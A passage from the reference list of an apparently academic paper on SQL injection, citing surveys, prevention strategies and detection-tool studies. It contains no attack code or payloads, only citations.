[21] G. Parmar, K.Mathur. Proposed Preventive measures and strategies Against SQL injection Attacks". Indian Journal of Applied Research, Vol.5, Issue 5(May 2015). 664-671. ISSN-2249555X

[22] SQL Injection.Retrieved on 21 December, 2015 from https://www.us-cert.gov/sites/default/files/publications/sql200901.pdf

[23] S. Madan, S. Madan. "Bulwark Against SQL Injection attack – An Unified Approach". International Journal of Computer Science and Network Security(IJCSNS), Vol. 10 No.5(May 2010). 305-313.

[24] 10 Steps to Protect your Websites from SQL Injection attacks. WhiteHat Security WhitePaper, Feb 2010. Retrieved from https://www.whitehatsec.com/resource/whitepapers/SQL.html on 20 january, 2016.

[25] Mahapatra and S. Khan. " A Survey of SQL Injection Countermeasures", International Journal of Computer science &engineering(IJCSES) Vol.3, No.3, June 2012.55-74. DOI : 10.5121/ijcses.2012.3305 55

[26] William, Jeremy and Alessandro. "Comparing SQL Injection Detection Tools Using Attack Injection: An Experimental study" in IEEE 21st International Symposium on Software Reliabiliry Engineering(ISSRE). 289-298 (November 2010).

[27] S. Kalaria and M.Vivekanandan. "Dark Side of SQL Injection". In the proceedings of ASAR International Conference, Banglore, (April 2013). 67-72. ISBN: 978-81-927147-0-7

[28] D.Gollmann. "Securing Web Applications".Article ***in*** ELSEVIERInformation Security Technical Report Volume 13 Issue1. Elsevier Advanced Technology Publications Oxford, UK. 1-9.DOI: 10.1016/j.istr.2008.02.002

[29] U.Aggarwal, M.Saxena,K.S. Rana." A Survey of SQL Injection Attacks". International Journal of Advanced Research in Computer Science and Software Engineering (IJARCSSE), vol.5, Issue 3 (March 2015). 286-289. ISSN:2277128X.

[30] M. Gandhi. and J. Baria. SQL Injection Attacks in Web Application. *International Journal of Soft computing and Engineering (IJSCE*), Vol2, Issue 6 (Jan 2013). 189-191. ISSN:2231-2307. 2013.

[31] Web Based Attacks. Retrieved on 10 march from http://sans.org.reading-room/whitepapers/application/web-based-attacks-2053

[32] S.M. Kerner. 2013.How was SQL Injection Discovered. Retrieved on 10-12-2015 from http://www.esecurityplanet.com/network-security/how-was-sql-injection-discovered.html

[33] M.Kaushik and G. Ojha.2014. SQL Injection Attack Detection and Prevention Methods :A Critical Review, *International Journal of Innovative Research in Science, engineering and Technology (IJIRSET),* Vol3, Issue 4 (April 2014). 11370-11377. ISSN: 2319-8753

[34] K.Wei, M.Muthuprasanna and S.Kothari.2006.Preventing SQL injection Attacks in stored Procedures. In *Software Engineering Conference* (April 2006). Australia.

[35] M.Kiani,Clark,Mohay.2008. Evaluation of Anomaly Based Character Distribution Models in Detection of SQL Injection attacks. In 3rd *International conference on Availability,Reliabilty and Security* (March 2008), 47-55.

[36] I.A.Elia, Fonseca,Vieira.2010.Comparing SQL Injection Detection Tools Using Attack Injection: An Experimental study in IEEE 21st *International Symposium on Software Reliabiliry Engineering(ISSRE)*. 289-298 (November 2010).

[37] R.Dharm, Shiva.2012. Runtime monitors for tautology based SQL injection attacks. In international conference on *cyberSec* (June 2012). 253-258.

[38] T. Wei,Y.J.Feng,X.Jing. 2012. Attack Model Based Penetration Test for SQL Injection Vulnerability. In IEEE 36th annual *Computer Software and Applications Conference Workshops* (July 2012), 589-594.

[39] Aldar C.F.Chan. 2011. A Security Framework for Privacy Preserving data aggregation in wireless sensor networks. *ACM Transactions on sensor networks.* Vol 7, Issue 4, 29-40. DOI: 10.1145/1921621.1921623